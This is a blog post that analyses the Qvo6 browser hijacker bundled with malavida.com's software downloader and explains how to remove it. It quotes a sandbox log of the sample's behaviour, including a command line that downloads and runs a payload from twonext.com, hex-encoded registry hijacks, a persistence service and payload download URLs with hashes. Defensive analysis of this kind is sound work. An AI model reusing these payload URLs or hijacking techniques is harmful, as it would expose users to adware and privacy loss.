

How to remove Qvo6.com “virus”

malavida.com is a spanish website offering freeware for downloading. The problem with it is that like many other websites offering software for downloading, it enforces you to download first their “downloader”, the old trick used to install additional and potentially undesirable software in your computer.

If you check these days and try to download a freeware from their website, an executable of 159 KB with the name of the original application is downloaded first instead of the desired application, for example:

skype-windows-downloader.exe

cpu-z-windows-downloader.exe


nero-windows-downloader.exe

ares-windows-downloader.exe

and so on.

Let’s run the downloader in a sandbox and see what is the additional software installed. The screens tell the story:


Skype 6.3.0.105




...



...



...



All the downloads from malavida.com contains this offer, to make Qvo6 the default Search Provider and browser Home Page. If you check that box “*Make Qvo6 my default search provider...*”, besides the intended application in this case Skype which by the way can be downloaded from free from its [official website](#), the Qvo6 application will be downloaded and executed also, attempting to change the default Search Provider and browser Home Page. Why all this discussion about Qvo6? Because it has a very bad reputation, it is perceived like a malware by a lot of users, it’s enough to do a search on Google for it. For example, from [Anvisoft forum](#):

What is Qvo6 (Qvo6.com - redirect virus)?

Qvo6.com is a vicious browser hijack infection which is used by Cyber criminals to promote their domain and also to steal sensitive user information from victim PC. The Qvo6.com malware secretly attaches itself to browser like Firefox, chrome etc. Once sneaks in, it will change default configuration settings. Usually, it changes homepage and replaces the default Google search provider with Qvo6.com search engine. From now on, each time the user on infected computer tries to use Google, he will be redirected to <http://Qvo6.com> instead. And when you use the Qvo6.com site, it will bring inaccurate information loaded with spam and third-party ads. That is the basic reason this domain is working for. I mean Qvo6.com redirect virus is created to attract more and more online users so the creators of this virus could generate income from online traffic. Anyhow, this malware should be terminated immediately as it is a serious threat to your Online identity. The Qvo6.com search virus uses cookies and other unfair methods to steal your personal details.

Let’s try to do a summary analysis of it, these are excerpts from [BSA](#) report:

Anti-Malware Analyzer routine: File Monitor detection

Anti-Malware Analyzer routine: OllyDbg detection

Anti-Malware Analyzer routine: Process Monitor detection
Anti-Malware Analyzer routine: Registry Monitor detection

...

Checked for debuggers

Checked if user is admin

Code injection in process:

c:\sandbox\cyberstorm\defaultbox\user\current\appdata\local\temp\mlv_ar_qvo6.exe

Code injection in process:

c:\sandbox\cyberstorm\defaultbox\user\current\appdata\roaming\eintaller\17157fdc45b74df7b1a38910a0dc3733\egdpsvc.exe

Code injection in process:

c:\sandbox\cyberstorm\defaultbox\user\current\appdata\roaming\eintaller\17157fdc45b74df7b1a38910a0dc3733\exq.exe

Code injection in process: c:\windows\system32\cmd.exe

Code injection in process: c:\windows\system32\taskkill.exe

Created a mutex named: ...eXB.....

Created a mutex named: Local\!IETld!Mutex

Created a service named: eSafe Service

Created process:

C:\Users\CYBERS~1\AppData\Local\Temp\mlv_ar_qvo6.exe,"C:\Users\CYBERS~1\AppData\Local\Temp\mlv_ar_qvo6.exe" -h -s

-third=http://www.twonext.com/download/res/eGdpSvc.exe,newgdp,,0 -hp=7 -addr=qvo6 -ptid=mlv,C:\Users\CYBERS~1\AppData\Local\Temp

Created process:

C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\exQ.exe,"C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\exQ.exe" -h -s -hp=7 -addr=qvo6 -ptid=mlv

-third=eGdpSvc.exe,newgdp,,0,C:\Users\Cyberstorm\AppData\Local\Temp

Created process: C:\Windows\System32\cmd.exe,"C:\Windows\System32\cmd.exe" /C taskkill /F /IM firefox.exe,C:\Users\Cyberstorm\AppData\Local\Temp

Created process: C:\Windows\system32\taskkill.exe,taskkill /F /IM

firefox.exe,C:\Users\Cyberstorm\AppData\Local\Temp

Defined file type created: C:\ProgramData\eSafe\eGdpSvc.exe

Defined file type created: C:\Users\Cyberstorm\AppData\Local\Temp\mlv_ar_qvo6.exe

Defined file type created:

C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\Config.ini

Defined file type created:

C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eGdpSvc.exe

Defined file type created:

C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\exQ.exe

Defined file type created: C:\Users\Public\Desktop\SkypeSetup.exe

Defined file type modified:

C:\Users\Cyberstorm\AppData\Roaming\Mozilla\Firefox\Profiles\gljyms3s.default\prefs.js

Defined registry AutoStart location created or modified:

machine\software\microsoft\Internet Explorer\Main\Default_Page_URL =

68007400740070003A002F002F007700770077002E00710076006F0036002E0063006F006D002F003F00

750074006D005F0073006F0075007200630065003D0062002600750074006D005F006D00650064006900

75006D003D006D006C0076002600660072006F006D003D006D006C00760026007500690064003D003300

0390035003000340039003900380033005F0031003000350032003500310035005F0036004300380032003

8003800440046002600740073003D003100330036003500330033003200310031003700000000

Defined registry AutoStart location created or modified:
machine\software\microsoft\Internet Explorer\Main\Start Page =
68007400740070003A002F002F007700770077002E00710076006F0036002E0063006F006D002F003F007

50074006D005F0073006F0075007200630065003D0062002600750074006D005F006D006500640069007

5006D003D006D006C0076002600660072006F006D003D006D006C00760026007500690064003D0033003

90035003000340039003900380033005F0031003000350032003500310035005F0036004300380032003800

3800440046002600740073003D00310033003600350033003300320031003100370000000

Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\DisplayName =
65005300610066006500200053006500720076006900630065000000

Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\ErrorControl = 00000001

Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\ImagePath =
43003A005C00500072006F006700720061006D0044006100740061005C00650053006100660065005C00650

04700640070005300760063002E006500780065000000

Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\Start = 00000002

Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\Type = 00000010

Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\EventLog\Application\eSafeSvc\EventMessageFile =
43003A005C00500072006F006700720061006D0044006100740061005C00650053

Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\EventLog\Application\eSafeSvc\TypesSupported = 00000007

Defined registry AutoStart location created or modified:
user\current\software\Microsoft\Internet Explorer\Main\Default_Page_URL =
68007400740070003A002F002F007700770077002E00710076006F0036002E0063006F

006D002F003F0075

0074006D005F0073006F0075007200630065003D0062002600750074006D005F006D006500640069007500

6D003D006D006C0076002600660072006F006D003D006D006C00760026007500690064003D00330039003

5003000340039003900380033005F0031003000350032003500310035005F003600430038003200380038004

40046002600740073003D0031003300360035003300330032003100310037000000

Defined registry AutoStart location created or modified:

user\current\software\Microsoft\Internet Explorer\Main\Start Page =

68007400740070003A002F002F007700770077002E00710076006F0036002E0063006F006D002F003F0075

0074006D005F0073006F0075007200630065003D0062002600750074006D005F006D0065006400690075006

D003D006D006C0076002600660072006F006D003D006D006C00760026007500690064003D0033003900350

03000340039003900380033005F0031003000350032003500310035005F003600430038003200380038004400

46002600740073003D0031003300360035003300330032003100310037000000

Detected direct disk write attempt

Detected process privilege elevation

Enumerated running processes

Got computer name

Got system default language ID

Got user name information

Hid from debuggers

IE settings change: machine\software\microsoft\internet

explorer\searchscopes\{33bb0a4e-99af-4226-bdf6-49120163de86}\displayname = 710076006f0036000000

IE settings change: machine\software\microsoft\internet

explorer\searchscopes\{33bb0a4e-99af-4226-bdf6-49120163de86}\url =

68007400740070003a002f002f007300650061007200630068002e00710076006f0036002e0063006f006d002f0077

00650062002f003f00750074006d005f0073006f0075007200630065003d0062002600750074006d005f006d00650

06400690075006d003d006d006c0076002600660072006f006d003d006d006c00760026007500690064003d00330

0390035003000340039003900380033005f0031003000350032003500310035005f0036004300380032003800380

0440046002600740073003d0030000000

IE settings change: machine\software\microsoft\internet

explorer\searchscopes\defaultscope =
7b00330033004200420030004100340045002d0039003900410046002d0034003200320
036002d004200440046

0036002d003400390031003200300031003600330044004500380036007d000000
IE settings change: user\current\software\microsoft\internet
explorer\searchscopes\{33bb0a4e-99af-4226-bdf6-49120163de86}\displayname =
710076006f0036000000

IE settings change: user\current\software\microsoft\internet
explorer\searchscopes\{33bb0a4e-99af-4226-bdf6-49120163de86}\url =
68007400740070003a002f002f007300650061007200630068002e00710076006f003600
2e0063006f006d002f00770

0650062002f003f00750074006d005f0073006f0075007200630065003d00620026007500
74006d005f006d00650064

00690075006d003d006d006c0076002600660072006f006d003d006d006c007600260075
00690064003d0033003900

35003000340039003900380033005f0031003000350032003500310035005f0036004300
3800320038003800440046

002600740073003d0030000000
IE settings change: user\current\software\microsoft\internet
explorer\searchscopes\defaultscope =
7b00330033004200420030004100340045002d0039003900410046002d0034003200320
036002d004200440046003

6002d003400390031003200300031003600330044004500380036007d000000
Internet connection: Connects to "174.36.200.167" on port 80
Internet connection: Connects to "91.192.108.161" on port 80
Internet connection: Connects to "91.192.111.222" on port 80
Internet connection: Connects to "www.twonext.com" on port 80
Listed all entry names in a remote access phone book
Opened a service named: eSafeSvc

...

If you find this analysis too long and boring, I resume here the main facts:

* Qvo6 contains powerful anti-debugging routines, in an attempt to thwart its analysis, it's hiding from debuggers;

* Qvo6 downloads and execute three different programs, these are the full path of them:

- C:\Users\current_user\AppData\Local\Temp\mlv_ar_qvo6.exe MD5:
cb0107fde27b05772f79977d05defa6e

this executable further download the files from below:

-
C:\Users\current_user\AppData\Roaming\Installer\17157FDC45B74df7B1A38910A0DC3733\Config.ini

-
C:\Users\current_user\AppData\Roaming\Installer\17157FDC45B74df7B1A38910A0DC3733\GdpSvc.exe

MD5: a048327067d7bab53402b0cdc5a11754

downloaded from: <http://www.twonext.com/download/res/eGdpSvc.exe>

- C:\Users\All\Safe\GdpSvc.exe

-
C:\Users\current_user\AppData\Roaming\Installer\17157FDC45B74df7B1A38910A0DC3733\EXQ.exe

MD5: a64d692fea427714241ad2afe0256cec

downloaded from: <http://www.twonext.com/download/res/eXQ.exe>

Interesting enough this one is detected as *Adware.Plugin.52* by DrWeb, *Trojan.Win32.ELEX.AMN (A)* by Emsisoft and *a variant of Win32/ELEX.D* by NOD32 at [virustotal.com](http://www.virustotal.com).

* Qvo6 add this new file: C:\Program Files\Mozilla Firefox\searchplugins\qvo6.xml

* Qvo6 creates a new Windows service named *eSafeSvc* and starts it. An autostart entry is added into registry, assuring that it will be running the next computer boot.

* Qvo6 change the corresponding registry values for Start page and Default_Page_URL that's Home Page:

HKEY_CURRENT_USER\software\Microsoft\Internet Explorer\Main\Start Page =
68007400740070003A002F002F007700770077002E00710076006F0036

002E0063006F006D002F003F00750074006D005F0073006F007500720063

0065003D0062002600750074006D005F006D0065006400690075006D00

3D006D006C0076002600660072006F006D003D006D006C00760026007500

690064003D003300390035003000340039003900380033005F0031003000

350032003500310035005F00360043003800320038003800440046002600

740073003D0031003300360035003300330032003100310037000000

The value is encoded in ASCII HEX, decoding it results this URL:

http://www.qvo6.com/?utm_source=b&utm_medium=mlv&from=mlv&uid=395049983_1052515_6C8288DF&ts=1365332117

The same URL value is added in the next registry key:

HKEY_CURRENT_USER\software\Microsoft\Internet Explorer\Main\Default_Page_URL

* Qvo6 configures a new Search Provider adding in registry a new GUID:

HKEY_LOCAL_MACHINE\software\microsoft\Internet Explorer\SearchScopes\DefaultScope = 7B00330033004200420030004100340045002D0039003900410046002D0034003200320036002D00420044004600

36002D003400390031003200300031003600330044004500380036007D000000

which is decoded in:

HKEY_LOCAL_MACHINE\software\microsoft\Internet Explorer\SearchScopes\DefaultScope = {33BB0A4E-99AF-4226-BDF6-49120163DE86}

and more:

HKEY_CURRENT_USER\software\microsoft\Internet Explorer\SearchScopes\{33BB0A4E-99AF-4226-BDF6-49120163DE86}\DisplayName = qvo6

HKEY_CURRENT_USER\software\microsoft\Internet Explorer\SearchScopes\{33BB0A4E-99AF-4226-BDF6-49120163DE86}\URL=http://search.qvo6.com/web/?utm_source=b&utm_medium=mlv&from=mlv&uid=395049983_1052515_6C8288DF&ts=0

It's obvious that Qvo6 application has a malware behaviour, it downloads and execute additional software in background without user knowledge, software which is serving undesirable advertisements and is posing a high risk for the user privacy. The main scope of creating it is to drive traffic to qvo.com website, a **parody search engine** which is serving to the users malformed search results crowded with spam and advertisements. All the user sensitive information are risking to be stolen and used for statistics or other really malicious purposes. in conclusion if you agree to change the Home Page and Search Provider to Qvo6.com, the whole online experience will be severely deteriorated. Therefore, you must get rid of Qvo6 package as soon as possible

This summary analysis from above already gives us some hints for what we have to do to remove the Qvo6 malware, these are the steps that must be taken in this order:

* eSafeSvc Windows service must be stopped and disabled;

* The mlv_ar_qvo6.exe process if it exists, must be killed using Windows Task Manager;

* The files mentioned above must be deleted, they are (for Windows 7, for another Windows versions the paths may be different):

-C:\Program Files\Mozilla Firefox\searchplugins\qvo6.xml

-C:\Users\current_user\AppData\Local\Temp\mlv_ar_qvo6.exe


-C:\Users\current_user\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\Config.ini

-C:\Users\current_user\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eGdpSvc.exe

-C:\Users\All\Safe\eGdpSvc.exe

-C:\Users\current_user\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eXQ.exe

* The Home Page and the default Search Provider must be changed to the default values. If you don't want to deal with the registry, you can do that from *Control Panel > Internet Options*, there you can find the settings for the Home Page and Search options.



That's all, if you have problems disinfecting the Qvo6 malware please post in comments.

Keep safe !

Share this:

- [Share](#)